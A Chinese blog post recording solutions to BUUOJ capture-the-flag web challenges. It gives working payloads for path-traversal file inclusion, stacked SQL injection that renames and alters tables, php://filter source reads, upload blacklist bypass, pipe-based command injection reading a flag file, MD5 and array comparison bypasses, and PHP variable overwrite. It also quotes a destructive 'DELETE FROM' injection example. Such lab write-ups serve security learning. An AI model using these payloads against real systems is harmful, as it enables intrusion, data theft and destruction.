Buuoj刷题记录

原创

meteox 于 2021-08-09 14:38:10 发布 854 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/meteox/article/details/119537568

记录buuoj写过的题

web


[HCTF 2018]WarmUp

F12看到存在source.php，跳转后看到代码

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

可以看到考点为文件包含，传入的file参数先会检查是否在白名单中，第二个是检查传入的字符串中‘?’前的字符串是否在白名单中，第三个是先进行url解码再截取，其实可以直接第二个就构造payload得到flag

> Payload:
> http://f5c2ee8f-ee5f-4469-bad8-86c15a958352.node3.buuoj.cn/source.php?file=hint.php?/…/…/…/…/…/fffflllaaaagggg



截取通过后，include会将hint.php?/ 作为目录，然后不断前转目录，到根目录包含ffffllllaaaagggg
也有的情况?后会被解析为get提交的参数，此时可将'?'进行二次url编码。

[强网杯 2019]随便注

（sqlmap仅能跑出库名，表名为空）

先使用 1' or 1=1–+ 发现存在注入

加'后报错，然后order by猜出字段为2，union select 1,2 后返回：
return preg_match("/select|update|delete|drop|insert|where|./i",$inject);
发现过滤了常用词。

使用堆叠注入：

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

1';show tables;–+ //查看表名


?inject=1';show columns from `1919810931114514`;–+

?inject=1';show columns from `words`;–+

（要在表名加``否则无回显）

MySQL中反引号和单引号的区别与用法:

> MySql 中用一对反引号来标注 SQL 语句中的标识，如**数据库名、表名、字段名**等
>
> 引号用来标注语句中所引用的字符型常量或时间型常量，即**字段值**
>
> 例如：select * from `username` where `name`="name"



```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以看到flag在1919810931114514中

方法一

因为语句被过滤严重，但并为过滤改名语句，所以思路是借助本身查询语句，也就是将1919810931114514改名为words，将flag改为id

/?inject=1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag `id` VARCHAR(100);-+

(搜寻中看到有可能修改失败，所以有另一语句：/?inject=1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;show columns from words;-+

)

改完后输入：1' or 1=1 --+即可查到flag

堆叠注入：https://www.cnblogs.com/0nth3way/articles/7128189.html


方法二


用handler语句代替select，具体见本篇[GYCTF2020]Blacklist

```
http://ecaf9ef5-ff55-4a72-b878-6fe965d670f6.node3.buuoj.cn/?inject=1';handler `1919810931114514` open; handler `1919810931114514` read first; --+
```

[SUCTF 2019]EasySQL

三种查询结果：





[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-N3dO3bG8-1628491027055)(\Buuoj刷题记录.assets\clip_image008.jpg)]

可堆叠注入：1;show databases; show tables;

网上搜到原题泄露了查询语句：`select $_POST[query] || flag from flag`

两种方法：


```
*,1

1;set sql_mode=PIPES_AS_CONCAT;select 1
```

解析：


- 在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。
- 但在mysql 缺省不支持。需要调整mysql 的sql_mode
  模式：pipes_as_concat 来实现oracle 的一些功能。

参考：https://blog.csdn.net/qq_42158602/article/details/103930598


[NPUCTF2020]ezinclude



由注释可知为MD5哈希长度拓展攻击



但是响应包已经返回hash，直接get提交参数path=fa25e54758d5d5c1927781a6ede89f8a，提交后重定向404




点击堆栈追踪可看到代码


view-source:http://6fae3651-6912-4405-8f69-92344febe91f.node3.buuoj.cn/flflflflag.php?file=php://filter/read=convert.base64-encode/resource=flflflflag.php 读取文件

```
<html>
<head>
<script language="javascript" type="text/javascript">
          window.location.href="404.html";
</script>
<title>this_is_not_fl4g_and_å‡ºé¢˜äºº_wants_girlfriend</title>
</head>
<>
<body>
<?php
$file=$_GET['file'];
if(preg_match('/data|input|zip/is',$file)){
 die('nonono');
}
@include($file);
echo 'include($_GET["file"])';
?>
</body>
</html>
```

过滤了ls，data，input，没办法命令执行获取当前文件夹下的内容

[ACTF2020 新生赛]Include






```
http://f86e6a77-36b2-45db-ac74-9ba92c007216.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php
基本的文件包含
```

[ACTF2020 新生赛]Upload

用bp绕过前端验证，上传一句话，发现php已进黑名单

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 07 Aug 2020 06:31:31 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 8673
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.40
```



返回版本为5.6，改后缀为phtml绕过黑名单验证，成功上传，连接后在根目录发现flag



[ACTF2020 新生赛]Exec

```
命令执行中的 |
127.0.0.1 | ls …/…/…/
127.0.0.1 | cat …/…/…/flag
```

[BJDCTF2020]Easy MD5



响应头提示`select * from 'admin' where password=md5($pass,true)`

md5注入

> 如果可选的 raw_output 被设置为 TRUE，那么 MD5 报文摘要将以16字节长度的原始二进制格式返回

输入`ffifdyop`即可

进入下一页面，查看注释

```php
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
```

数组绕过`http://2cef2e26-08ad-44ad-938c-10498dad8ab0.node3.buuoj.cn/levels91.php?a[]=1&b[]=2`

下一页面

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

post数组绕过`param1[]=1&param2[]=2`

[BJDCTF2020]Mark loves cat

显示网站界面，使用dirmap扫描到目录`http://02b87379-34da-48ba-8bf7-e98327689a95.node3.buuoj.cn/.git/config`

有git泄露，使用githack得到源码（githack使用的是python2，而且有时候恢复地不全，需要多恢复几次）

> githack使用的是py2，推荐共存2和3的文章

flag.php

```php
<?php

$flag = file_get_contents('/flag');
```

index.php


```php
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}



echo "the flag is: ".$flag;
```

考察变量覆盖`http://2778652f-ca93-4bd4-a661-53f90a9abd3d.node3.buuoj.cn/?yds=flag`


第二个foreach将yds赋值为flag，然后不设置post和get中的flag参数，就直接退出并返回$yds,也就是赋值的flag

[BJDCTF2020]The mystery of ip

